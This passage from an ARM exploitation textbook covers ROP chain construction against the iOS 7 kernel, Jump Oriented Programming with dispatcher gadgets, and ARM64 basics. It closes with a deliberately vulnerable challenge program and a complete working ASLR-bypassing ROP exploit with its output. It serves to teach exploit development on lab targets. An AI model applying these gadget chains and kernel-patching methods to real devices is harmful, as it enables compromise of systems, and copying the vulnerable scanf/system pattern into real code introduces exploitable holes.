Since my own gadget finder is somewhat limited, I will use the one created by Jonathan Salwan instead. You can get it here https://github.com/JonathanSalwan/ROPgadget/tree/master.

This gadget finder supports multiple architectures and has a range of different features, all of which are listed on the Github page linked above.

Running './ROPgadget.py --binary' followed by the path to the iOS kernel binary prints a list of all of the available gadgets.



Obviously with a binary as large as the iOS kernel, thousands of lines of gadgets will be printed and it can quickly become very difficult to search through them manually to find what you are looking for.

Luckily for us, some of the other features of this gadget finder include the ability to filter out certain gadgets and set specific search criteria to the gadgets you are hoping to find.

One of these features is to specify the '--only' argument which allows us to scan a binary for gadgets and filter out any that do not meet our criteria.

For example, if I wanted to find all of the gadgets containing a 'POP' instruction I could run './ROPgadget --binary ./kernel712n90 --only pop':

This returns only a list of gadgets containing 'POP' instructions.



If you are working with a much smaller target program than a kernel, it may be more practical to just open the binary in Hopper Disassembler or IDA Pro and manually search the binary for the gadgets you need.

After spending some time searching through the available gadgets, I found several within this iOS kernel binary that could be useful to us when constructing our payload.

The first gadget I discovered was one that would be perfect in our case – a 'write-what-where' style gadget:

```
80850ba8        str         r0, [r4]
80850baa        pop         {r4, r7, pc}
```

This gadget stores whatever data R0 holds at the memory address pointed to by R4, very similar to the gadget we used when attacking ROPLevel3 in Chapter 6 of Volume I. It then returns by POP'ing values from the stack into R4, R7 and PC.

Assuming we can control R0 and R4, we have an arbitrary write primitive. We could load R0 with some data and load R4 with an

address we want to target. Executing the gadget would then result in our data being written to our chosen address!

But how do we control R0 and R4?

I found another useful gadget inside the kernel binary that allows us to do just that.

```
80002cf4        mov         r0, r4
80002cf6        pop         {r4, r5, r6, r7, pc}
```

Notice how this gadget first copies the value of R4 to R0. This may initially seem useless as we have not yet controlled R4. However, the next instruction in this gadget allows us to control R4, R5, R6, R7 and PC.

So what we can do is execute the gadget not once, but *twice*. The first execution will allow us to control the value of R4, and the second execution will move the value of R4 into R0 before controlling R4 *again*.

Finally, we will execute the write-what-where gadget to apply the patch to kernel memory. Perfect!

Before we actually construct the ROP payload, we need to choose a target address that we want to patch. For demonstration purposes, we will target address 0x802d732c which holds the kernel version string.

```
802d732c        db          "Darwin Kernel Version 14.0.0: Thu May 15 23:18:01 PDT 2014;
802d7393        db  0x00 ; '.'
```

At this address lies a string representing this kernel's version and some other information such as the date it was compiled. Patching this would not be of any use to a real attacker, but it will serve as a good example for us as we will be able to easily see if the payload worked or not.

Here is a high level overview of our ROP chain:

1. Place a series of values on the kernel stack in such a way that when the first gadget executes, R0 will hold some arbitrary data (0x41414141) and R4 will hold the address of the kernel version string (0x802d732c).

2. Execute the first gadget twice, loading R0 and R4 with the desired data.

3. Return and execute the second gadget, performing the write operation of 0x41414141 (AAAA) to the address of the kernel version string

Easy enough, right? Let's look at exactly how we can put this into practice.

Again, keep in mind that we will not be exploiting any kernel vulnerabilities in order to execute this ROP payload. We will skip over the exploitation phase by using the tools mentioned previously.

Building & Executing the Payload

To construct the ROP payload, we need a place in kernel memory for it to go. You could directly write it to the kernel stack, but a more practical approach would be to write it to some other memory and then perform a stack pivot when we wish to execute it.


At the very start of the kernel binary (at address 0x80001000) there is a large area of memory used for the Mach-O header.

```
                                        ;
                                        ; MachO Header
                                        ;
80001000        dd          0xfeedface
80001004        dd          0x0000000c
80001008        dd          0x00000009
8000100c        dd          0x00000002
80001010        dd          15
80001014        dd          0x00000924
80001018        dd          0x00200001
                                        ;
                                        ; Load Command 0
                                        ;
8000101c        dd          0x00000001
80001020        dd          0x00000104
80001024        db          '_', '_', 'T', 'E', 'X', 'T', '\x00',
8000102c        db          '\x00', '\x00', '\x00', '\x00', '\x00'
80001034        dd          0x80001000
80001038        dd          0x0031d000
8000103c        dd          0x00000000
80001040        dd          0x0031d000
```

This is a perfect location to store our ROP payload as modifying this memory will not affect the execution of the kernel.

Assuming that we can execute a stack pivot that will set the stack pointer to point directly to the start of this memory, we can start writing our payload data from address 0x80001000.

The visualisation below depicts the data that makes up our ROP payload (address 0x80001000 being at the top of our fake stack and 0x8000103C being at the bottom):



The memory addresses shown in this diagram are not taking into account the presence of KASLR (Kernel Address Space Layout Randomisation). When actually carrying out this process on a device, you will first have to add the KASLR slide to each of the gadget addresses just as we have shown through some of the example programs in this book series.

Using the aforementioned tools, we can execute an artificial stack pivot which will set SP to 0x80001000. Then all that is required is to execute a return instruction of some sort - this will then begin taking values from our fake stack and execute the payload!

After executing the ROP chain the kernel will panic. This is to be expected since we did not perform any kind of tactical clean-up to allow the kernel to survive past the payload execution.

However, we can confirm that the payload produced the outcome that we were hoping for by examining the panic log. In the screenshot below you can see that the ROP chain successfully applied the 'patch' to the kernel version string since it now reads 'AAAAin' instead of 'Darwin' in the log file (as a result of 0x41414141 being written to address 0x802d732c):

```
Hardware Model:      iPhone3,1
Date/Time:           2018-08-12 14:15:49.816 +0100
OS Version:          iOS 7.1.2 (11D257)

panic(cpu 0 caller 0x87e22003): sleh_abort: prefetch abort in kernel mode:
    fault_addr=0x32323230
r0:   0x41414141  r1: 0x87e01000  r2: 0x00000001  r3: 0x60000013
r4:   0x30303030  r5: 0x42424242  r6: 0x43434343  r7: 0x31313131
r8:   0x88136000  r9: 0x88c3e000 r10: 0x8817b2a0 r11: 0xc83363d0
r12:  0x80b90330  sp: 0x87e0103c  lr: 0x87f049d7  pc: 0x32323230
cpsr: 0x20000013 fsr: 0x00000005 far: 0x32323230

Debugger message: panic
OS version: 11D257
Kernel version: AAAAin Kernel Version 14.0.0: Thu May 15 23:18:01 PDT 2014;
    root:xnu-2423.10.71~1/RELEASE_ARM_S5L8930X
Kernel slide:     0x0000000007e00000
```

We can also observe that some of the registers still hold values the that we control, including the Program Counter register which holds 0x32323230. If we wanted to execute a larger ROP chain, all we would need to do is replace this controlled value with the address of another gadget.

And that's it! We've successfully built a ROP chain using *real* gadgets found within the iOS kernel binary and executed it on the kernel itself!

If we were to keep the kernel alive after the execution of the payload (by doing a tactical clean-up and restoration of registers) executing the shell command 'uname -a' would also reveal the modified kernel version string as a result of our patch.

```
Billys-N90AP:~ mobile$ uname -a
Darwin Billys-N90AP 14.0.0 AAAAin Kernel Version 14.0
.0: Thu May 15 23:18:01 PDT 2014; root:xnu-2423.10.71
~1/RELEASE_ARM_S5L8930X iPhone3,1 arm N90AP Darwin
Billys-N90AP:~ mobile$
```

Try it yourself!

I highly recommend carrying out your own experiments with building ROP chains for real target systems as it is a great exercise in developing your intuition and getting used to working with *real* ROP gadgets as oppose to the artificially placed ones found within the ARM exploit exercises.

For those of you who would like to carry out your own ROP experiments on the iOS kernel while skipping the exploitation stage, I will briefly discuss how you can do so using tools available online.

If you wish to work with another target program or operating system you will have to use other methods to properly set up and execute a ROP chain (maybe even by exploiting an actual vulnerability).

Examples of the tools for iOS that you can use are the 'ios kernel utils' (https://github.com/saelo/ios-kern-utils) originally written by Samuel Groß (@5aelo) and the more up-to-date versions created by Siguza (https://github.com/Siguza/ios-kern-utils).

These provide you with a range of different functionality including: reading data from arbitrary kernel memory locations, writing data (patching) to arbitrary kernel memory locations, dumping the kernel to a file and locating the kernel base.

Executing a ROP Chain?

At their core, these research tools provide us the functionality to write arbitrary data to arbitrary memory locations in the kernel. That's all there really is to them.

Constructing and executing a ROP chain can be done through a series of different write operations.

As discussed earlier, the ROP chain we constructed throughout this chapter was written to address 0x80001000 (the kernel base). This was achieved simply by using the tools to write data to the address specified (after the KASLR slide had been added).

But how was it possible to execute it? For this, you have a few options. You essentially just need a way to control R15/PC, as the goal would *also* be when developing a real exploit.

With the ability to write to anywhere in kernel memory this becomes a fairly easy task.

One of the methods of doing so is described in detail by Brandon Azad (@_bazad) in his post 'Live kernel introspection on iOS' (https://bazad.github.io/2017/09/live-kernel-introspection-ios/#generic-kernel-function-calls-on-ios-and-macos).

However, there are much simpler ways, such as overwriting syscall handlers inside the kernel.

You can locate the kernel syscall table using a tool such as Joker by Jonathan Levin (http://www.newosxbook.com/tools/joker.html). Replacing a handler is done by replacing the pointer to the handler function for a specified syscall. When this syscall is invoked, the kernel will jump to your controlled address!

Whichever way you choose, the next step is to perform a stack pivot (refer to Chapter 4) to point the Stack Pointer register to the start of the ROP stack. I did this by writing some of my own instructions to kernel memory that moved address 0x80001000 into SP.

When you next execute a return instruction, the chain will begin executing as it will be using the data on the new fake stack!

Conclusion

In this chapter we have looked more in depth at the process of ROP chain construction on a real life target system. We have discussed some of the ways in which you can scan your chosen target binary for useful gadgets, looked at how you can select gadgets that best suit the needs of your payload and even briefly looked at how you can set up your own 'kernel research playground' where you can freely build and test ROP chains!

Hopefully this has given you a better understanding of the process of ROP chain construction when the 'perfect' gadgets are not deliberately planted in the target binary waiting for you to find them!

If you want more information on using the kernel tools that were briefly mentioned at the end of this chapter, I have a video tutorial on YouTube that can be found here https://www.youtube.com/watch?v=Qp9LLY2-SlU that discusses more on the topic of using the vm_read() and vm_write() Mach API calls to manipulate kernel memory.

8

ROP Variations

Return Oriented Programming (ROP) is a powerful payload execution technique which you should be very familiar with at this point. It provides us the ability to construct exploit payloads using sequences of instructions that already exist within the target binary, which is why ROP is also known as a type of 'code reuse' attack method.

You probably already associate the terms 'Return Oriented Programming' and 'code reuse attack' with each other, but you may not be aware of the fact that there are *other* methods of code reuse that, while heavily inspired by the original ROP technique, are not the same as it.

These other techniques each have their own advantages (and disadvantages) over ROP so it is useful to know how to utilise them.

One of these techniques is known as 'Jump Oriented Programming' which was originally discussed in this paper https://www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf.

JOP vs ROP

Jump Oriented Programming (JOP) is a variation of the classic ROP technique. Both ROP and JOP are methods of payload execution in modern exploits. They also are both code-reuse-based techniques, meaning that they work by piecing together parts of legitimate code in order to construct a payload.

The most significant difference between these two techniques is the way in which they chain their 'gadgets'.

With Return Oriented Programming (ROP), gadgets must end with a return instruction. This allows the execution to be passed to the next gadget in the chain, of which the address for would have been set up on the stack.

On the other hand, with Jump Oriented Programming (JOP), gadgets do *not* end with a return instruction. Instead, they end with an unconditional branch to a register, which also means that JOP payloads can sometimes be executed *without* using a stack pivot.

For example:

```
            _gadget1:
0000beb0        pop         {r0, r1, r2}
0000beb4        blx         r4
```

The above gadget POP's some values from the stack into R0, R1 and R2 and then branches to R5. This is an example of the type of gadget that could be found within a JOP payload.

But how are these types of gadgets chained together?

In JOP payloads, we must use a special type of gadget in order to chain together all of the 'functional' gadgets. This special gadget is known as the 'dispatcher gadget'.

The Dispatcher Gadget

A dispatcher gadget is a special sequence of instructions that acts as a kind of 'virtual program counter' for the JOP payload.

During the execution of a JOP payload, the dispatcher gadget is executed over and over again to continue the execution flow of the gadgets.

Below is an example of a dispatcher gadget:

```
            _dispatcher:
0000bea0        add         r5, r5, #0x4
0000bea4        ldr         r1, [r5]
0000bea8        blx         r1
```

This is the most basic example of a dispatcher gadget that one might use in their JOP payload. It consists of three instructions.

The first instruction increments the value of R5 by 0x4. This is used to replicate the behaviour of a program counter. Next, R1 is loaded with data stored at the address pointed to by R5. Finally, the dispatcher branches to R1.

Assuming that R5 is already holding a pointer to some attacker-controlled memory, this dispatcher is able to jump to different gadgets in the process by loading their addresses into R1 and then jumping to them.

Due to the fact that the dispatcher gadget will be executed multiple times during a JOP payload execution, each time it is executed a new value will be loaded into R1 and executed as a result of the increment.

This is how the dispatcher gadget is used to execute a series of JOP gadgets in chronological order.

The only other requirement to allow this to happen is that each gadget that is executed *must* jump back to the dispatcher gadget after it has finished.

This is how gadget chaining is still possible *without* the use of return instructions.

Note: the increment value in the dispatcher gadget does not necessarily have to correspond with that of a real program counter (being 0x4). This value could be anything as long as the exploit developer places their gadget addresses at an offset from each other that corresponds to this.

Example

The following example will illustrate a basic JOP attack to better explain how it works.

We'll assume a particular target binary contains the same dispatcher gadget as shown on the other page.

```
            _dispatcher:
0000bea0        add         r5, r5, #0x4
0000bea4        ldr         r1, [r5]
0000bea8        blx         r1
```

We will also assume that R5 conveniently holds the address of some memory that we control. Despite one of the main reasons for using JOP instead ROP being to avoid messing with the stack, we will use a stack-based buffer as the controlled memory area for the purpose of this example. This allows us to set up the addresses of our gadgets in this buffer much like we would do with a ROP payload.

For the sake of simplicity, in this example we will execute only a single gadget and then return back to the dispatcher just to demonstrate the concept.

The gadget we will execute is shown below:

```
            _gadget1:
0000bea8        mov         r7, r8
0000beac        ldr         r0, [sp, var_20]
0000beb0        blx         r0
```


The useful instruction in this gadget is the first instruction - 'MOV R7, R8'. This is what the theoretical attacker wants to execute.

The remaining two instructions allow us to jump back to the dispatcher. The 'LDR R0, [SP, #-32]' loads R0 with a value from somewhere within the controlled buffer and then 'BLX R0' jumps to that address.


This address needs to point back to the dispatcher to allow the payload to continue.

Starting the JOP payload execution can be done in a couple of different ways. We could start by jumping to your first functional gadget and then allow that gadget to jump to the dispatcher to continue the chain.

Alternatively, we can start directly with the dispatcher. The diagram below shows the payload's flow of execution:



The shaded item on the stack (holding 0xbea0) is the point of the saved return address (in this assumed overflow situation) and therefore is the location at which code execution will jump to first. This address is pointing to the dispatcher gadget.



Since R5 already holds the address pointing to the start of this stack buffer, when the dispatcher gadget loads R1 with the data at R5 + 0x4, R1 is being loaded with 0xbea8.


This is the address of the functional gadget which is then branched to next.

The gadget would then execute its first instruction before loading R0 with a value from within the stack buffer.

This value is circled on the diagram and is the address pointing back to the dispatcher gadget.

As a result, the dispatcher gadget is executed once again and the 'virtual program counter' is incremented so that the next gadget is up next for execution.

In this case, 'CCCC' sits at the next location so the process would terminate.



However, this clearly illustrates how several gadgets can be chained together to form a payload just like with Return Oriented Programming!

Carrying out this process on an test binary produces the outcome we expect, with the value of R8 also in R7 (as a result of the functional gadget) and the PC set to 0x43434342!

```
Thread 0 name:  Dispatch queue: com.apple.main-thread
Thread 0 Crashed:
0       ???                                 0x43434342 0x00000000 + 0x43434342

Thread 0 crashed with ARM Thread State (32-bit):
    r0: 0x0000be98    r1: 0x43434343      r2: 0x00000100      r3: 0x00000040
    r4: 0x00000000    r5: 0x0011080c      r6: 0x00000000      r7: 0x0011084c
    r8: 0x0011084c    r9: 0x3c2df590     r10: 0x00000000     r11: 0x00000000
    ip: 0x00012068    sp: 0x00110850      lr: 0x0000bea4      pc: 0x43434342
  cpsr: 0x40000030
```

Conclusion

Thinking creatively and in an 'out of the box' way is a crucial skill when developing exploits and thinking of new methods to achieve a desired outcome.

In this chapter we have discussed how code re-use attacks are not limited to the standard Return Oriented Programming technique. With a bit of creative thinking it is possible for an attacker to carry out a code reuse attack *without* making use of any standard ROP gadgets at all, and instead gadgets that do not even end with a return instruction.

It is actually possible to use ROP, JOP and other code re-use methods all in conjunction with each other in the same exploit payload!

So when constructing a payload for an exploit, do not limit yourself to using *only* standard ROP gadgets. You may find other useful ways to achieve your desired outcome or even improve your payload's efficiency by making use of other techniques.

9

ARM64 Basics

If you have read up until this chapter, you would have noticed that this book (and the previous) has only ever covered exploitation of memory corruption bugs while making reference to the 32-bit ARM architecture - specifically the ARMv7 instruction set.

Although there are a huge number of devices still running on these architectures in the modern world, the majority of smart phones and mobile devices manufactured in the last few years have almost all been running on 64-bit ARM architectures.

So as a final chapter, we will take a look at the basics of the ARMv8 instruction set (also referred to as ARM64) and see how it compares to the ARMv7 instruction set that you should be familiar with.

Registers

Just like ARMv7, in the ARMv8 instruction set there are several general purpose registers, however instead of them being referred to as R0, R1, R2 etc, they are referred to as X0–X28 (in a 64-bit context) and W0–W28 (in a 32-bit context).

The 'X' registers can be used to hold a 64-bit binary value whereas the 'W' registers have their upper 32 bits cleared and thus essentially act as a 32-bit register capable of holding a 32-bit value.

These general purpose registers can be used to store any values that the programmer desires. The first 8 registers (X0 - X7) are

normally used to hold arguments passed to functions (just like R0 - R3 on ARMv7).

ARMv8 also has the same *special purpose* registers as ARMv7 does. The X29 register is used as the frame pointer, which stores the old stack pointer value before a function is called.

The X30 register is used as the link register, which stores the address of where code execution should resume after a called function returns.

The stack pointer is its own register and actually shares its encoding with a dedicated 'zero register' (which essentially acts as a constant value of 0).

And unlike ARMv7, in the ARM64 instruction set there is no PC (Program Counter) register that is directly accessible to the programmer. Of course, this register still exists but it cannot be directly modified in an ARM64 assembly program like it can in on ARMv7.

For example, in a 32-bit ARM assembly program it would be possible to 'MOV' a value into R15 (the Program Counter) manually as an alternative to using one of the 'B' (branch) instructions.

On ARM64, the only way to affect the flow of the program is to use these branch instructions or the dedicated 'ret' instruction.

Instructions

Anyone with basic knowledge of 32-bit ARM assembly should be able to read and understand 64-bit ARM assembly without too much trouble. There are a few notable differences but nothing too drastic.

Take a look at the following C program:

```
#include <stdio.h>

int main(){

    printf("Hello\n");

    return 0;
}
```

This program has only one function and makes a call to printf() to display "Hello" on the screen.

Below is the disassembly of the main() function for both ARMv7 and ARMv8, taken from Hopper disassembler.

Disassembly of main() (ARMv7):

```
            _main:
0000bf96        push        {r7, lr}
0000bf98        mov         r7, sp
0000bf9a        sub         sp, #0x8
0000bf9c        movw        r0, #0x50
0000bfa0        movt        r0, #0x0
0000bfa4        add         r0, pc
0000bfa6        movs        r1, #0x0
0000bfa8        str         r1, [sp, #0x8 + var_4]
0000bfaa        blx         imp___picsymbolstub4__printf
0000bfae        movs        r1, #0x0
0000bfb0        str         r0, [sp, #0x8 + var_8]
0000bfb2        mov         r0, r1
0000bfb4        add         sp, #0x8
0000bfb6        pop         {r7, pc}
```

Disassembly of main() (ARMv8):

```
                        _main:
0000000100007f4c            sub         sp, sp, #0x20
0000000100007f50            stp         x29, x30, [sp, #0x10]
0000000100007f54            add         x29, sp, #0x10
0000000100007f58            stur        wzr, [x29, #-0x4]
0000000100007f5c            adrp        x0, #0x100007000
0000000100007f60            add         x0, x0, #0xfb0
0000000100007f64            bl          imp___stubs__printf
0000000100007f68            movz        w8, #0x0
0000000100007f6c            str         w0, [sp, #0x8]
0000000100007f70            mov         x0, x8
0000000100007f74            ldp         x29, x30, [sp, #0x10]
0000000100007f78            add         sp, sp, #0x20
0000000100007f7c            ret
```

The first difference we can notice straight away is the simple fact that in the ARMv8 disassembly the memory addresses are 64 bits wide as oppose to 32 bits.

As for the actual code, there are several differences there too.

Function Prologue Comparison

Starting with the function prologue in both disassemblies, we can immediately see that both instruction sets have different ways of interacting with the stack.

In the ARMv7 instruction set we use the 'PUSH' instruction to add new items to the top of the stack.

```
_main:
    push        {r7, lr}
```

This single 'PUSH {R7, LR}' instruction takes the values inside R7 and LR (R14) and adds them to the top of the stack.

In the ARMv8 instruction set, however, we do not have a 'PUSH' instruction. Instead, the same functionality is achieved through the use of these *two* instructions.

```
_main:
    sub         sp, sp, #0x20
    stp         x29, x30, [sp, #0x10]
```

The first 'SUB SP, SP, #0x20' instruction manually grows the stack by 0x20 (32 in decimal) bytes by subtracting that amount from the stack pointer register.

Next, we have a 'STP' instruction (to store a pair of registers in a specified location) that stores the values of X29 and X30 (the Link Register) at the memory location pointed to by SP + 0x10.

These two instructions achieve the same outcome as the 'PUSH' example on ARMv7 - they both add items to the top of the stack, however, ARMv8 does not have a 'PUSH' instruction due to stack alignment issues.

Function Epilogue Comparison

We see the same thing happen when *removing* items from the stack and returning from a function.

```
pop         {r7, pc}
```

Once again, on ARMv7 we see the use of a single 'POP' instruction to remove the top two items from the stack and place them in the specified registers.

This instruction also acts as one of the possible 'return' instructions in the ARMv7 instruction set. Since we can directly modify the Program Counter in an ARMv7 assembly program, we can

'POP' the saved return address stored on the stack directly into the PC (R15) register, as the above instruction demonstrates.

On ARMv8, we use two instructions for removing items from the stack, and a third to allow the function to return as we cannot directly modify the Program Counter.

```
ldp         x29, x30, [sp, #0x10]
add         sp, sp, #0x20
ret
```

The 'LDP' instruction does the opposite of the 'STP' instruction we just covered. It loads a pair of registers with values from the memory location specified - in this case, SP + 0x10.

We then manually shrink the stack back to its original size by 'ADD'ing 0x20 to the Stack Pointer.

Finally, to actually return from the function we make use of ARMv8's 'RET' instruction. This instruction branches to X30 (the Link Register) which happens to be one of the registers that was just loaded with a value from the stack. Assuming that it was loaded with a return address, execution will resume in the caller function once the 'RET' has executed.

The remaining parts of the disassembly across the two architectures are mostly identical with the only notable differences being the instruction mnemonics and the register names.

This is as much depth as we will go into on the ARMv8 instruction set as this is all the knowledge that should be required to apply the exploitation techniques discussed in this book to 64-bit programs.

Return Oriented Programming on ARM64

The process of building ROP chains is usually very much the same across different architectures, and especially similar when going from ARMv7 to ARMv8.

These two instruction sets do not differ enough to make executing ROP payloads on them any different. They have a similar set of registers and similar calling convention and therefore any gadgets used in a ROP chain for either of the architectures will appear almost identical.

With the basics of the ARM64 architecture out of the way, we will take a look at an adapted version of one of the earlier ROP challenges that works on a 64-bit version of the binary.

The following exploit code is for a 64-bit version of 'ROPLevel1' which, if you remember, is the simplest ROP challenge that involves chaining together two gadgets (actually they're entire functions in this case, but it's the same idea), in order to successfully execute a shell command on the target system.

The source code to this program is available on https://github.com/Billy-Ellis/Exploit-Challenges and is also listed on the next page, so you can download it and compile it on your ARM64 device.

Note: due to the fact that the ARM64 iOS kernel prevents non-position-independent binaries from executing, ASLR is essentially in full-effect by default. For this reason, I have had to modify the source code of ROPLevel1 to add an artificial information leak (similar to the one shown in ROPLevel4 in the last book) to allow us to defeat ASLR.

This may be different if you're on *another* ARM64-based OS, but in my case, I will need to write an exploit program in C to help us deal with the presence of ASLR (as we did in chapters 7&8 in Volume I).

Source code of ROPLevel1-64:

```
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char string[64] = "date";

void change(){

    strcpy(string,"ls;whoami");
    printf("string changed.\n");

}

void secret(){

    printf("executing string...\n");
    system(string);
    exit(0);
}

int main(){

    char *str = "leakme";

    printf("Welcome to ROPLevel1 for ARM64! Created by Billy Ellis (@bellis1000)\n");

    FILE *f = fopen("./leak.txt","w");
    fprintf(f,"%p",str);
    fclose(f);

    char buff[12];
    scanf("%s",buff);

    return 0;
}
```

As shown in the source code above, a pointer to 'str' is leaked and written to a .txt file. This is how we will calculate the ASLR slide and adjust the addresses of our gadgets.

Exploitation

As you will see below, the exploit code is almost identical to the exploit used against ROPLevel4 discussed in Chapter 7 of Volume I in terms of its structure, so we will not spend any time here discussing how to write it.

Source code of sploit_rop1_64.c:

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>

int main(){

    unsigned char payload[512] = {
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0x41,0x41,0x41,0x41, // padding...
        0xff,0xff,0xff,0x00, // placeholder for change()
        0x01,0x00,0x00,0x00, // fixed part of change()
        0xff,0xff,0xff,0x00, // placeholder for secret()
        0x01,0x00,0x00,0x00 // fixed part of secret()
    };
    long long fixedLeak = 0x0000000100007f58;
    long long fixedChange = 0x0000000100007d28;
    long long fixedSecret = 0x0000000100007d68;

    long long realChange,realSecret,addr,slide;
    int fd[2];
    pid_t pid1;
    pipe(fd);

    pid1 = fork();

    if (pid1 == 0) {
```

```
    close(fd[1]);
    dup2(fd[0],0);

    //execute roplevel1
    execv("./roplevel1", NULL);

}


//wait for file to be created
sleep(1);

//read leaked address
FILE *file = fopen("./leak.txt","r");
char readData[64];
fgets(readData,64,file);
fclose(file);
sscanf(readData,"%llx",&addr);
printf("[*] Leaked address is 0x%llx\n",addr);

slide = addr - fixedLeak;
printf("[*] ASLR slide is 0x%llx\n",slide);

printf("[*] Calculating gadget addresses...\n");

realChange = fixedChange + slide;
printf("[*] change() is at 0x%llx\n",realChange);
realSecret = fixedSecret + slide;
printf("[*] secret() is at 0x%llx\n",realSecret);

// change()
unsigned int cOne = realChange & 0xff;
unsigned int cTwo = (realChange >> 8) & 0xff;
unsigned int cThree = (realChange >> 16) & 0xff;
// secret()
unsigned int sOne = realSecret & 0xff;
unsigned int sTwo = (realSecret >> 8) & 0xff;
unsigned int sThree = (realSecret >> 16) & 0xff;

printf("[*] Done! Building payload...\n");

payload[44] = cOne;
payload[45] = cTwo;
payload[46] = cThree;
payload[52] = sOne;
payload[53] = sTwo;
payload[54] = sThree;
```

```
    printf("[*] Payload crafted!\n[*] Executing...\n");
    write(fd[1],payload,512);

    return 0;
}
```

The only significant difference between this code and the code to exploit the ARMv7 equivalent is the use of the 'long long' data types which is used to hold the 64-bit memory address values.

Compiling and executing our exploit produces the following output:

```
Billys-iPhone:/var/mobile root# ./sploit
Welcome to ROPLevel1 for ARM64! Created by Billy Ellis (@bellis1000)
[*] Leaked address is 0x100013f58
[*] ASLR slide is 0xc000
[*] Calculating gadget addresses...
[*] change() is at 0x100013d28
[*] secret() is at 0x100013d68
[*] Done! Building payload...
[*] Payload crafted!
[*] Pwning...

string changed.
executing string...
Billys-iPhone:/var/mobile root# Application Support   heap0
 sploit
Applications          heap0.c         sploitrop164.c
Containers            heap0.s         test
```

The payload executes the two functions, and we achieve the same successful outcome as we would on the 32-bit version!

Conclusion

In this chapter we have looked at the fundamentals of the ARMv8 architecture and compared it to ARMv7. We have looked at the differences in registers, instruction mnemonics and discussed the differences to consider when writing an exploit for a 64-bit ARM program.

